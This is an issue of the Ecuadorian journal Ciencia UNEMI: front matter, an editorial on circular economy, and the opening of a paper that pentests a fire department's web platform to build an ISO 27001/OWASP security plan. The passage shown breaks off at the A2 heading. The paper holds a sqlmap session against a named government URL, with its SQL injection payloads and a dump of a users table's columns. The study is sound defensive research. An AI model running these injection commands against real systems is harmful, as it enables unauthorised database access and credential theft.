

CIENCIA

UNEMI

Revista de la Universidad Estatal de Milagro
Milagro, Ecuador



CIENCIA UNEMI

UNEMI
UNIVERSIDAD ESTATAL DE MILAGRO

Centro de Recursos para el Aprendizaje y la Investigación

Lcda. Carmen Hernández Domínguez, Ph.D
**Coordinadora de Soporte a la
Investigación CRAI**

Cuadragésimo Número
ISSN 1390-4272 Impreso
ISSN 2528-7737 Electrónico

Indexada en: Redalyc, ESCI (Emerging Sources
Citation Index) WoS, Latindex, Folio 19258
Dialnet, Código 23546
REDIB, CREI-OEI, Research Bib, OAJI
Actualidad Iberoamericana, MIAR, ERIHPLUS, BASE,
DOAJ, EBSCO, Google Scholar.
Septiembre - Diciembre, 2022
Milagro – Ecuador

La revista Ciencia UNEMI es una revista científica indizada y arbitrada, de publicación cuatrimestral. Dirigida a la población universitaria, que difunde los trabajos de investigación científica y reflexiones teóricas relacionadas con las áreas: Industrial; Tecnología, Informática y Comunicación; Administración y Gerencia; y Educación y Cultura. Se autoriza la reproducción total o parcial de los artículos, siempre y cuando se cite su procedencia. Las opiniones de los autores son de su exclusiva responsabilidad y la revista no se solidariza con doctrinas, ideas o pensamientos expresados en ellos.

Solicitudes, comentarios y sugerencias favor dirigirse a:

Universidad Estatal de Milagro,

Centro de Recursos para el Aprendizaje y la Investigación, Revista
Ciencia UNEMI.

km 1.5, vía Milagro a Parroquia Virgen de Fátima.

O comunicarse por + 593 04 2715081 Ext. 3210.

Dirección electrónica: ciencia_unemi@unemi.edu.ec

Portada:

Una revista científica es una publicación periódica (semanal, mensual o anual) destinada a la divulgación de conocimiento científico. Se publican tanto en formato papel como en formato digital y se identifican por un número denominado ISSN. Estas revistas existen para que los investigadores puedan difundir los conocimientos encontrados en los diferentes estudios para que lo conozcan otros investigadores y la sociedad en general.




Revista Ciencia UNEMI

Lcdo. Victor Enrique Zea Raffo
Arte y Diagramación

Citas Google Scholar

Citado por

	Total	Desde 2017
Citas	2874	2747
Índice h	28	27
Índice i10	66	62



Contenido

Vol. 15, Nº 40, Septiembre-Diciembre 2022 ISSN 1390-4272 Impreso ISSN 2528-7737 Digital

Editorial	0
Plan de seguridad para plataformas web empleando normas ISO-27001 y considerando el OWASP top 10-2017 Álvaro Pinango Bayas; Pablo Méndez Naranjo; Diego Caiza Méndez; Danilo Barreno Naranjo	01
Evaluación microbiológica y sensorial de un embutido sin nitritos con fibra y conservantes naturales María Flores; Fernando Yanza; Lisette Hidalgo	16
Mantenimiento óptimo basado en condición para un generador sincrónico utilizando algoritmo predictivo de desgaste de equipos Geovanny Jimenez Vargas; Iván Endara Vélez	26
Pasado, presente y perspectiva del Bioetanol en Ecuador Ana Macías Mendoza; Jean Pérez Parra; Julio Torres Puentes	38
Productos naturales de origen vegetal contra el COVID-19 Mercedes Campo Fernández; Osmany Cuesta Rubio; Ingrid Márquez Hernández	52
El modelo de Toulmin como esquema de motivación para cumplir los parámetros de admisibilidad en la acción extraordinaria de protección Andrés Acuña Salinas	66
Diseño de una crema cosmética con <i>Salvia Hispánica</i> L. (Chía) y quitosano Ivonne Estefanía Estrella Amaya; Viviana García Mir	75
Análisis jurisprudencial de la falsedad en el cheque y la aplicación en el código orgánico integral penal Christian Xavier Galarza Castro; Rodrigo Xavier Campaña Hurtado	85
El principio de igualdad formal en las personas extranjeras y el acceso a las acciones constitucionales Rodrigo Xavier Campaña Hurtado; Christian Xavier Galarza Castro	96
La indeterminación de la caducidad y la seguridad jurídica Cristina Elziabeth Puchachaqui Llumiquina	104
Aprovechamiento de subproductos de concha de abanico (<i>ARGOPECTEN PURPURATUS</i>) para la elaboración de nuevos productos Josué Cirilo Copa Rodas; Claudia Alejandra Puelles León; Wilmer Toribio Rivas Pérez; Luis Valentín La Chira Perales	110
Diseño de una bebida a base de <i>SOLANUM BETACEUM</i> CAV. (TOMATE DE ÁRBOL) y cascarilla de <i>THEOBROMA CACAO</i> L (CACAO) Nubia Matute Castro; Mercedes Campo Fernández; Erik Vivanco Carpio; Wendy Escobar Coello; Verónica Bravo-Bravo	122
Normas de Publicación.	133

Content

Vol. 15, Nº 40, September-December 2022 ISSN 1390-4272 Printed ISSN 2528-7737 Electronic

Editorial	0
Security plan for web platforms using ISO 27001 standards and considering the OWASP top 10-2017 Álvaro Pinango Bayas; Pablo Méndez Naranjo; Diego Caiza Méndez; Danilo Barreno Naranjo	01
Microbiological and sensory evaluation of a nitrite-free sausage with fiber and natural preservatives María Flores; Fernando Yanza; Lisette Hidalgo	16
Condition-based optimal maintenance for a synchronous generator using predictive equipment wear algorithm Geovanny Jimenez Vargas; Iván Endara Vélez	26
Past, present and perspective of Bioethanol in Ecuador Ana Macías Mendoza; Jean Pérez Parra; Julio Torres Puentes	38
Natural products of plant origin against COVID-19 Mercedes Campo Fernández; Osmany Cuesta Rubio; Ingrid Márquez Hernández	52
The Toulmin model as a motivation scheme to comply with the admissibility parameters in the extraordinary protection action Andrés Acuña Salinas	66
Design of a cosmetic cream with <i>Salvia Hispánica</i> L. (Chia) and chitosan Ivonne Estefanía Estrella Amaya; Viviana García Mir	75
Jurisprudential analysis of the falseness in the check and the application in the organic integral criminal code Christian Xavier Galarza Castro; Rodrigo Xavier Campaña Hurtado	85
The principle of formal equality for foreign persons and access to constitutional actions Rodrigo Xavier Campaña Hurtado; Christian Xavier Galarza Castro	96
The indeterminacy of forfeiture and legal certainty Cristina Elziabeth Puchachaqui Llumiquina	104
Use of fan shell (<i>ARGOPECTEN PURPURATUS</i>) by-products for the production of new products Josué Cirilo Copa Rodas; Claudia Alejandra Puelles León; Wilmer Toribio Rivas Pérez; Luis Valentín La Chira Perales	110
Design of a drink based on <i>SOLANUM BETACEUM</i> CAV. (TREE TOMATO) and husk of <i>THEOBROMA CACAO</i> L Nubia Matute Castro; Mercedes Campo Fernández; Erik Vivanco Carpio; Wendy Escobar Coello; Verónica Bravo-Bravo	122
Guidelines for Publishing	133

Comité Editorial

Dr. Antonio Rodríguez Antalejo

Doctor en Medicina y Cirugía
Universidad de Complutense de
Madrid
antonio.artalejo@vet.ucm.es
Madrid, España

Dr. Antonio Roldán-Ponce

PhD in Sociology
Universidad San Francisco de
Quito
a.roldan-ponce@fh.dresen.eu
Quito, Ecuador

Dra. Cheryl Martens

PhD in Sociology
Universidad San Francisco de
Quito
cmartens@usfq.edu.ec
Quito, Ecuador

Dr. Ernesto Vivares

PhD in Politics (International
Political Economy)
University of Birmingham
Birmingham, Inglaterra

Dr. José Galindo Duarte

PhD en Ciencias de la información
y computación
jagalindo@us.es
Universidad de Sevilla, España

Comité Científico Internacional

Dr. Eugenio Pellicer Armiñana

Doctor Ingeniero en Caminos,
Canales y Puertos
Universidad Politécnica de Valencia
pellicer@upv.es
Valencia, España

Dr. Óscar Nieto Palmeiro

Doctor en Ciencias. Sección
Químicas
Universidad de Vigo
palmeiro@uvigo.es
Vigo, España

Msc. Josmel Pacheco Mendoza

Master en Gestión de la
Información y el Conocimiento
Universidad San Ignacio de
Loyola
josmel@gmail.com
Lima, Perú

Dra. Verónica Arancibia Moya

Doctor en Ciencias Exactas con
mención en Química
Pontificia Católica Universidad de
Chile
darancim@uc.cl
Santiago de Chile, Chile

Dra. Luisa Calvo Hernández

Doctor en Ciencias. Sección
Químicas
Universidad Autónoma de Madrid
luisa.calvo@uam.es
Madrid, España

Economía circular un recurso para lograr el desarrollo sostenible

En la actualidad, según el PIB industrial, el Ecuador tiene un constante crecimiento, esto también se debe a la inversión que se han realizado en este sector dando lugar a mayor consumo de recursos que a futuro impedirá garantizar el desarrollo sustentable, por lo anterior expuesto es necesario hacer un cambio hacia la economía circular.

Este modelo puede ser tomado en cuenta como modelo totalmente opuesto al que se está aplicando actualmente como es la Economía Lineal, el fin de la Economía Circular es la de diseñar productos que no generen desechos, que se facilite su desmontaje, y se pueda reutilizar esas piezas para un nuevo producto, o ser parte de otro producto.

En el Ecuador se marca un hito fundamental cuando se emite la Ley Orgánica de economía Circular mediante Registro Oficial Suplemento 488 de 06 de julio 2021, de esta manera nuestro País toma la posta en lo concerniente a las atribuciones y responsabilidades de las entidades, organismos y dependencias que comprenden el sector público en el marco de la economía circular, establecer criterios y mecanismos específicos orientados a implementar los principios de ecodiseño, producción y consumo sostenibles disminuir la generación de residuos, fomentar la gestión integral e inclusiva de residuos y política pública y financiamiento de la economía circular inclusiva como mecanismo de bienestar económico, la creación de empleo, el desarrollo sostenible y disminución de consumo de recurso no renovables.

En los demás países de la región se conoce el término de economía circular pero no existen datos de organizaciones que la practiquen como en ciertos países de Europa y Asia, que son más industrializados en comparación con nuestro sector geográfica y por tal motivo su cambio hacia una economía circular debido a las consecuencias de la economía lineal.

Para lograr este cambio es necesario la cooperación entre la academia, el sector empresarial y el estado para lograr un equilibrio creando leyes y normativas que apoyen a la economía circular tenemos a China como ejemplo, que elaboro en el 2008 “La Ley de la economía Circular de la República Popular De China”.

Además de las leyes, se requiere que los entes encargados del control sean estrictos en su cumplimiento ya que en la historia ecuatoriana se tiene antecedentes de cómo afecta el poco o nulo intervención a empresas como ejemplo de aquello tenemos a Chevron -Taxaco la misma que según el Ministerio de Relaciones Exteriores y Movilidad humana (2001) afirma que “Extrajo millones de barriles de petróleo sin utilizar los métodos acordados en el contrato de explotación para la preservación de la naturaleza a pesar de que los patentaba y utilizaba en EEUU.” Afectando gravemente a al desarrollo social y a la protección del medio ambiente.

Podemos referirnos a como se implantó la economía circular en China en 6 años mediante la Administración Estatal de Protección Ambiental (SEPA) promoviendo 3 aspectos de la economía, el primero fue apoyo de investigaciones sobre la economía circular, segundo proyectos pilotos, y tercero mantener el dialogo con el estado con propuestas innovadoras que sean pertinentes y se enmarquen en la frecuencia de la economía circular. A pesar de todo, es necesario un cambio total en la sociedad, que es esta la que decide que se consume por lo tanto aceptan las condiciones bajo las cuales se producen los productos.

La economía circular no solo es aplicable a empresas donde se fabriquen productos, también se pueden beneficiar las empresas de servicios, como por ejemplo “Post DHL” que ofrece servicio logísticos por todo el mundo, que desarrolla modelos logísticos adaptados a la economía circular según la fuente. (“Germany : Deutsche Post DHL develops logistics models for Circular Economy,” 2015), esto se conoce como “Logística verde para reducir el uso de los recursos que se originan en el transporte y almacenaje” (Chacin et al., 2015).

Los beneficios obtenidos de la Economía Circular son incalculables ya que no se puede poner un precio que valga el destruir la naturaleza, que es el medio en el que vive la sociedad y se desarrolla y vivirán las futuras generaciones, los resultados obtenidos en otros países ofrecen una prueba irrefutable de estos beneficios.

La explotación de recursos naturales se regularía ya que al tener un ciclo cerrado, la cantidad de extracción será menor, con el paso del tiempo, se contara con volúmenes de recursos finitos, que autoalimentaran las líneas de producción, la captación y la gestión de estos recursos generarían plazas de empleo, al reducir el nivel de extracción de recursos naturales, se reduciría la invasión de los ecosistemas, y por lo consecuente existiría menor riesgo que se contaminen ríos, la fertilidad de la tierra , la calidad del aire, disminuyendo el riesgo que la personas aledañas contrajeran enfermedades ligadas a la contaminación debido a la extracción de recursos. El diseñar productos con materias primas de origen vegetal, permitirá que una vez culminada la vida útil del producto, este pueda ser utilizado como fertilizante al degradarse por su forma de fabricación.

Rediseñando los sistemas de producción a tal forma que estas sean eficientes con el consumo de recursos y de energías, esto producirá un ahorro a nivel económico para la organización, al mismo tiempo la imagen del producto obtiene un valor agregado, ya que al ser uno respetable con el medio ambiente, los consumidores consientes por los problemas actuales tenderán a consumirlos en relación a otros productos.

Ing. Javier Alexander Alcázar Espinoza, MSc.

Director de la Carrera de Ingeniería Ambiental, Universidad Estatal de Milagro
Estudiante becado del programa de doctorado Ciencia y Tecnología Ambiental
Universidade da Coruña (España)

Plan de seguridad para plataformas web empleando normas ISO-27001 y considerando el OWASP top 10-2017

Álvaro Pinango-Bayas¹; Pablo Méndez-Naranjo^{2*};
Diego Caiza-Méndez³; Danilo Barreno-Naranjo⁴

Resumen

La presente investigación se realizó sobre la plataforma tecnológica del Cuerpo de Bomberos del GAD Municipal de Santo Domingo con el objetivo de identificar amenazas, vulnerabilidades y definir un plan de seguridad empleando normas ISO 27001 y OWASP Top 10-2017. El proceso para las pruebas de penetración y explotación de vulnerabilidades web se lo realizó en 4 fases: recopilación de información, análisis de vulnerabilidades, explotación y generación de informes. Para las pruebas se utilizó las herramientas: Nessus, Vega, BurpSuite, BeEF, Metasploit, Synflood, Hydra y Zenmap. Como resultado se determinó que la plataforma web era vulnerable a: inyección (A1:2017), pérdida de autenticación (A2:2017), exposición de datos sensibles (A3:2017), pérdida de control de acceso (A5:2017), configuración de seguridad incorrecta (A6:2017), uso de componentes con vulnerabilidades conocidas (A9:2017), registro y monitoreo insuficientes (A10:2017); en base a esta evaluación se creó e implementó políticas y procedimientos internos de seguridad. Posteriormente se ejecutó pruebas de vulnerabilidades sobre 2 prototipos (Prototipo I: sin plan de seguridad, Prototipo II: considerando el plan de seguridad) de lo que se obtuvo un incremento en la seguridad de la plataforma tecnológica de un 75%.

Palabras clave: ISO 27001, OWASP Top 10-2017, plan de seguridad, plataforma web, vulnerabilidades.

Security plan for web platforms using ISO 27001 standards and considering the OWASP top 10-2017

Abstract

The present investigation was carried out on the technological platform of the Fire Department of the Municipal GAD of Santo Domingo with the objective of identifying threats, vulnerabilities and defining a security plan using ISO 27001 and OWASP Top 10-2017 standards. The process for penetration testing and exploitation of web vulnerabilities was carried out in 4 phases: information gathering, vulnerability analysis, exploitation and report generation. For the tests, the following tools were used: Nessus, Vega, BurpSuite, BeEF, Metasploit, Synflood, Hydra and Zenmap. As a result, it was determined that the web platform was vulnerable to: injection (A1:2017), loss of authentication (A2:2017), exposure of sensitive data (A3:2017), loss of access control (A5:2017), configuration incorrect security (A6:2017), use of components with known vulnerabilities (A9:2017), insufficient logging and monitoring (A10:2017); Based on this evaluation, internal security policies and procedures were created and implemented. Subsequently, vulnerability tests were carried out on 2 prototypes (Prototype I: without a security plan, Prototype II: considering the security plan) from which an increase in the security of the technological platform of 75% was obtained.

Keywords: ISO 27001, OWASP Top 10-2017, security plan, web platform, vulnerabilities.

Recibido: 17 de febrero de 2022

Aceptado: 15 de junio de 2022

¹ Ingeniero en Sistemas y Computación - Magister en Seguridad Telemática. Escuela Superior Politécnica de Chimborazo. apinango@lalytto.com; <https://orcid.org/0000-0002-9281-3046>

² Ingeniero en Sistemas Informáticos - Magister en Seguridad Telemática. Universidad Nacional de Chimborazo; pmendez@unach.edu.ec; <https://orcid.org/0000-0002-3967-3718>

³ Ingeniero en Electrónica Telecomunicaciones y Redes - Magister en Seguridad Telemática; Universidad Nacional de Chimborazo; gustavo.caiza@unach.edu.ec; <https://orcid.org/0000-0002-9970-8193>

⁴ Ingeniero en Sistemas - Magister en Informática Aplicada; Universidad Estatal de Bolívar; danielbarreno@gmail.com; <https://orcid.org/0000-0001-7557-4453>

Autor de correspondencia: * pmendez@unach.edu.ec

I. INTRODUCCIÓN

La dependencia de la tecnología en las organizaciones no solo trae beneficios para las empresas hay que considerar medidas de Ciberseguridad, ya que estarán expuestas a una gran cantidad de amenazas que de aprovechar sus vulnerabilidades podrían comprometer seriamente sus activos de información. (Santiago & Allende, 2017)

En vista de la constante evolución de la tecnología las organizaciones migran sus aplicaciones a la web con la finalidad de brindar un mejor servicio a los clientes, sin embargo, estos sistemas pueden estar en riesgo; debido a esto se busca implementar lineamientos de seguridad en todos los activos de información para precautelar la confidencialidad, disponibilidad e integridad de los sistemas y de la data que almacenan garantizando su valor y reputación. (AlGhamdi & Vlahu, 2020) (Ladino, Villa, & López, 2011)

La Organización Internacional de Estandarización (ISO), a través de las normas recogidas en ISO / IEC 27000, establece una implementación efectiva de la seguridad de la información empresarial desarrolladas en las normas ISO 27001 / ISO 27002. Para preservar la información, no es suficiente la implementación de controles y procedimientos de seguridad realizados frecuentemente con criterio común, en torno a la compra de productos técnicos y sin considerar toda la información esencial que se debe proteger. (Normas ISO, 2020)

OWASP (Open Web Application Security Project) es un proyecto de código abierto cuyo propósito está dedicado a la búsqueda y la lucha contra las vulnerabilidades en el software. (OWASP, 2021). El OWASP Top 10-2017 se basa principalmente en el envío de datos de más de 40 empresas que se especializan en seguridad de aplicaciones y una encuesta de la industria completada por más de 500 personas. Esta información abarca vulnerabilidades recopiladas de cientos de organizaciones y más de 100.000 aplicaciones y APIs del mundo real. Las 10 principales categorías son seleccionadas y priorizadas de acuerdo con estos datos de prevalencia, en combinación con estimaciones consensuadas de explotabilidad, detectabilidad e impacto. (OWASP, 2017)

La plataforma tecnológica del Cuerpo de Bomberos del GAD Municipal de Santo Domingo (CB-GADM-SD) no cuenta con políticas y procedimientos de seguridad estandarizados por lo que está expuesta ante amenazas y vulnerabilidades.

Por lo que, el objetivo de la presente investigación es mejorar el nivel de seguridad de la plataforma tecnológica estableciendo un plan de seguridad para la mitigación de las vulnerabilidades más potenciales que pueden afectar a la disponibilidad, confidencialidad e integridad de los servicios en línea que ofrece la Organización, utilizando las normas ISO 27001 y considerando la propuesta de OWASP Top 10-2017.

Se han realizado investigaciones relacionadas las cuales tratan parcialmente más no comprenden la temática propuesta, dentro de esos trabajos se pueden resaltar a:

- La investigación realizada por Ballen, Ayala y Sierra (2017) en la cual los autores realizan pruebas de SQL injection tomando como base el listado de OWASP Top Ten 2013 que considera a esta vulnerabilidad como la primera. Utilizan la herramienta “Zed Attack Proxy” para determinar de forma específica las vulnerabilidades de la aplicación. Esta investigación se limita a recopilar la documentación de la técnica en base a el listado del OWASP-2013, el análisis de una aplicación web y a proponer recomendaciones relacionadas únicamente con SQL injection.
- La investigación realizada por Rojas-Osorio, Medina-Cárdenas y Bautista (2016), en la cual los autores realizan pruebas de penetración utilizando técnicas de hacking ético en redes que utilizan el protocolo IP, empleando como sistema operativo BackTrack para determinar las vulnerabilidades en estos sistemas. Esta investigación se limita a pruebas de laboratorio desarrolladas en una red de área local sobre los protocolos IPv4 e IPv6 (configurada en ambientes controlados).
- La investigación de Solarte, Rosero y Benavides (2015), en la cual los autores implementan sistemas de seguridad de la

información y consideran la metodología de Magerit para el análisis y gestión de riesgos. En su propuesta aplican etapas de auditoría, análisis y evaluación de riesgos. Como resultado de la investigación proponen controles de la seguridad que puedan incrementarla en base de sus necesidades. Esta investigación se enfoca al uso de una metodología diferente a la familia de las normas ISO 27000 específicamente para el análisis

y evaluación de riesgos y no se incluye el análisis de las vulnerabilidades potenciales de acuerdo con el listado OWASP-2017.

II. DESARROLLO

La metodología utilizada fue la diseñada por Toledo-Díaz (2014), la cual abarca 4 fases para realizar las pruebas de penetración y explotación de las vulnerabilidades web, las herramientas que se utilizaron en cada una de ellas se resumen en la Tabla 1.

Tabla 1. Resumen de las fases de pruebas de penetración y explotación

Fases	Descripción	Herramienta
Fase 1: Recopilación de información (rastreo y exploración)	En esta etapa se obtiene información de la plataforma web de la organización utilizando herramientas de pentesting	<ul style="list-style-type: none"> • Kali Linux • Zenmap
Fase 2: Análisis de vulnerabilidades (enumeración)	En esta etapa se realizan pruebas para identificar recursos y servicios específicos	<ul style="list-style-type: none"> • Kali Linux • Zenmap • Nessus • Vega • Chrome • Mozilla Firefox
Fase 3: Explotación (acceso, escalada de privilegios, daño, borrado de huellas)	En esta etapa se obtiene el acceso no autorizado a los recursos o servicios identificados.	<ul style="list-style-type: none"> • Kali Linux • Burn Site • Wireshark • Metasploit • Synflood • Hydra • SQLmap • BeEF • Chrome • Mozilla Firefox
Fase 4: Generación de informes	En esta etapa se informa las acciones y pruebas que se han realizado, las técnicas y herramientas utilizadas con su respectivo nivel de gravedad para la organización y la propuesta del plan.	<ul style="list-style-type: none"> • Procesador de texto

En la Tabla 2 se describe de forma resumida las herramientas utilizadas en la investigación.

Tabla 2. Resumen de las herramientas utilizadas

Sistema operativo	Escaneo y detección de vulnerabilidades	Explotación de vulnerabilidades	Sniffer	Navegadores web
Kali Linux: destinada a pruebas de penetración y auditoría. (Kali linux, 2021)	<p>Zenmap: escaneo de puertos (Zenmap, 2021)</p> <p>Nessus: escaneo de vulnerabilidades (Tenable, 2021)</p> <p>Burp Suite: pruebas de seguridad en aplicaciones (PortSwigger, 2021)</p>	<p>SQLmap: explotación de vulnerabilidades de SQL injection (Sqlmap, 2021)</p> <p>Hydra: pruebas con cuentas de usuario por SSH bajo fuerza bruta. (Cortez, 2017)</p> <p>Metasploit: información de vulnerabilidades de seguridad. (Rapid7, 2021)</p>	Wireshark: analizador de protocolos y tráfico en la red. (Wireshark, 2021)	Google Chrome: navegador web sin coste económico desarrollado por Google. (Google, 2021)

Vega: escaneo de vulnerabilidades de aplicaciones. (Subgraph, 2021)

Synflood con metasploit: inundación SYN para denegación de servicios. (Comando It, 2021)

BeEF: pruebas de penetración que se centra en el navegador web. (Alcorn, 2021)

Fase 1: Recopilación de información (rastreo y exploración)

En la fase de recopilación de información se realizó la verificación física de la infraestructura,

se utilizó la herramienta Zenmap, para determinar el esquema de red local de la Organización; como se muestra en la Figura 1.




Figura 1. Infraestructura de la organización

La Tabla 3 detalla los equipos de red que forman parte de la plataforma web, la misma que se integra

por los servidores de aplicaciones, servidor de base de datos y router de salida.

Tabla 3. Listado de dispositivos de la plataforma web

Dispositivo	Detalle	Función
Mikrotik WAN	Router interno Mikrotik	Administración principal de servicios de internet
Mikrotik LAN	Router de salida Mikrotik	Servidor del Firewall
Servidor de aplicaciones	Sistema operativo: CentOS 7 Apache NodeJS	Servidor principal para servicios de atención al cliente
Servidor 2 de aplicaciones	Sistema operativo CentOS 7 Apache NodeJS	Servidor de respaldo
Servidor de base de datos	Sistema operativo Windows Server 2008 PostgreSQL	Servidor de base de datos, alimenta la información a los servidores de aplicaciones

Fase 2: Análisis de vulnerabilidades (enumeración)

En la fase de análisis de vulnerabilidades se utilizaron las siguientes herramientas:

- Zenmap para el escaneo de los servicios y puertos abiertos o activos.
- Nessus, BurpSuite y Vega para el escaneo de vulnerabilidades de seguridad.

Una vez realizadas las pruebas de vulnerabilidades a la plataforma web, se determinó que es vulnerable a 8 de las 10 consideradas en el listado OWASP Top 10-2017, las cuales fueron: A1:2017 – Inyección, A2:2017 – Pérdida de autenticación, A3:2017 – Exposición de datos sensibles, A5:2017 – Pérdida de control de acceso, A6:2017 – Configuración de seguridad incorrecta, A7:2017 – Cross-Site Scripting (XSS), A9:2017 – Uso de componentes con vulnerabilidades conocidas, A10:2017 – Registro y monitoreo insuficientes.

Fase 3: Explotación (acceso, escalada de privilegios, daño, borrado de huellas)

En la fase de explotación se utilizaron las


siguientes herramientas:

- Burn Suite para escaneo y detección de vulnerabilidades
- SQLmap para detección de vulnerabilidades de SQL
- Hydra para pruebas con cuentas de usuario por SSH bajo fuerza bruta
- Metasploit para explotación de vulnerabilidades
- Synflood para pruebas de denegación de servicios.
- BeEf para prueba centradas en el navegador

Pruebas realizadas para cada una de las vulnerabilidades del listado OWASP Top-2017 sobre la plataforma web:

A1:2017 - Inyección

Para la explotación de vulnerabilidades de SQL se utilizó SQLMap a través de cual se obtuvo el acceso a los registros de las tablas de la base de datos como datos de usuario, cuentas bancarias, entre otros. En la Figura 2 se muestra las propiedades de las tablas de la base de datos.



```
root@lalytto:~# sqlmap "http://prevencion.cndg.gob.ec/app/prevencion/entidades/REQUEST" --data="type=Bruce" -p ruc --batch -D admin --sqlmap-shell
[+] 3.12.0x[614]
http://sqlmap.org

sqlmap-shell> -D admin -T tb_usuarios --dump
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Develo
pers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:17:01 /2019-12-31/

[22:17:01] [SUSPICION] provided value for parameter 'ruc' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[22:17:01] [INFO] resuming back-end dbms 'postgresql'
[22:17:01] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('session@lalytto=sgp7dclsk6...othf7w0l7n'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: ruc (POST)
Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: type=bruce" AND 5613=CAST((CHR(113)||CHR(186)||CHR(128)||CHR(113))|(SELECT (CASE WHEN (5613=5613) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(122)||CHR(122)||CHR(186)||CHR(1
3)) AS NUMERIC) AND ('sifrg'='sifrg'
Type: UNION query
Title: Generic UNION query (NULL) - 39 columns
Payload: type=bruce" UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL
,NULL,CHR(113)||CHR(113)||CHR(186)||CHR(128)||CHR(113)||CHR(113)||CHR(128)||CHR(116)||CHR(122)||CHR(186)||CHR(181)||CHR(78)||CHR(67)||CHR(69)||CHR(114)||CHR(78)||CHR(84)||CHR(73)||CHR
(86)||CHR(73)||CHR(118)||CHR(80)||CHR(87)||CHR(186)||CHR(86)||CHR(188)||CHR(65)||CHR(99)||CHR(85)||CHR(81)||CHR(114)||CHR(76)||CHR(78)||CHR(118)||CHR(117)||CHR(113)||CHR(99)||CHR(116)||CHR
(121)||CHR(181)||CHR(81)||CHR(182)||CHR(80)||CHR(113)||CHR(122)||CHR(122)||CHR(186)||CHR(113)||NULL,NULL,NULL,NULL,NULL,NULL-- Crza
---
[22:17:01] [INFO] the back-end dbms is PostgreSQL
back-end dbms: PostgreSQL
[22:17:02] [INFO] fetching columns for table 'tb_usuarios' in database 'admin'
[22:17:02] [INFO] used SQL query returns 38 entries
[22:17:02] [INFO] resumed: 'usuario_id', 'inta'
[22:17:02] [INFO] resumed: 'fk_persona_id', 'inta'
[22:17:02] [INFO] resumed: 'fk_perfil_id', 'inta'
[22:17:02] [INFO] resumed: 'usuario_login', 'text'
[22:17:02] [INFO] resumed: 'usuario_pass', 'text'
[22:17:02] [INFO] resumed: 'usuario_estado', 'text'
[22:17:02] [INFO] resumed: 'usuario_acceso_correcto', 'boot'
```

Figura 2. Propiedades de la base de datos

A2:2017 – Pérdida de autenticación

